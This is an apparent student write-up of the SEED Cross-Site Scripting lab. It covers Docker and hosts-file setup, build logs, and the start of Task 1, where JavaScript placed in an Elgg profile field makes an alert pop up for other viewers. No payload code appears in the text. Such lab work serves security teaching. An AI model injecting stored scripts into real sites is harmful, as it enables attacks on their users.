
Name: Soundarya Poovaiah Kookanda

Cross-Site Scripting (XSS) Attack Lab

Labsetup

Started with docker container using the docker-compose build command



Starting the docker container using the Dcup command as shown below

Then Doing the DNS setting using the below commands

```
[04/19/25]seed@VM:~/lab7$ sudo gedit /etc/hosts

(gedit:4139): Tepl-WARNING **: 17:58:15.526: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly in
stalled or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
```

Adding the seed-server site links in the file below

Open /etc/hosts Save

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

Exited from the Etc/hosts hence shows the conformation.

```
[04/19/25]seed@VM:~/lab7$ sudo gedit /etc/hosts

(gedit:4139): Tepl-WARNING **: 17:58:15.526: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly in
stalled or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[04/19/25]seed@VM:~/lab7$
```

Again after saving the changes to the host file, setting up the containers again by doing build

```
[04/19/25]seed@VM:~/lab7$ docker-compose build
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> c399019dd5e6
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
 ---> Using cache
 ---> eb7dc9e0cb36
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php  $WWWDir/vendor/elgg/elgg/views/default/output/
 ---> Using cache
 ---> bc7db66e4c55
Step 5/11 : COPY elgg/input.php    $WWWDir/vendor/elgg/elgg/engine/lib/
 ---> Using cache
 ---> 0b35de9169cc
Step 6/11 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/
 ---> Using cache
 ---> b42f32b52581
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> 56c4f0b4429d
Step 8/11 : RUN  a2ensite apache_elgg.conf
 ---> Using cache
 ---> f451619fbdd5
Step 9/11 : COPY csp /var/www/csp
 ---> Using cache
 ---> 4efeebda7318
Step 10/11 : COPY apache_csp.conf   /etc/apache2/sites-available
 ---> Using cache
 ---> 70db6787a7c5
Step 11/11 : RUN  a2ensite apache_csp.conf
 ---> Using cache
```


Running the dcup command and it shows that the server is working fine as shown in the below

```
[04/19/25]seed@VM:~/lab7$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-04-19T22:01:28.056541Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2025-04-19T22:01:28.210282Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2                      *
mysql-10.9.0.6 | 2025-04-19T22:01:29.289109Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-04-19T22:01:29.650686Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060,
socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2025-04-19T22:01:29.828028Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2025-04-19T22:01:29.828987Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connecti
ons are now supported for this channel.
mysql-10.9.0.6 | 2025-04-19T22:01:29.834923Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysql
d' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2025-04-19T22:01:29.896088Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  sock
et: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
```

Verifying if working and identifying that the container id of elgg and the mysql as shown below


```
[04/19/25]seed@VM:~/lab7$ dockps
5d0367870a8d  elgg-10.9.0.5
d6641ea16b58  mysql-10.9.0.6
[04/19/25]seed@VM:~/lab7$ docksh 5d
root@5d0367870a8d:/#
```

Logging into the server website as shown below and using Samy as the attacker and alice as the victim to perform every task of this lab. Below is the screenshot of the website.




Task 1: POSTING MALICIOUS MESSAGE TO DISPLAY AN ALERT WINDOW


Logging into samy account




The goal is to embed a JavaScript code in the Elgg profile when other users view the profile. This code can be executed, and an alert window will be displayed. Attaching the code in the brief description as shown in the below




On saving it, we can observe that it is effective on samy account itself and an alert window just popped up with a text “Attack with XSS!” as shown below.




Now I am trying to login into a new user Alice as shown in the screenshot below.



Now trying to view samy profile from Alice's account we know also see an alert as shown in the below screenshot in the members tabs is the first screenshot

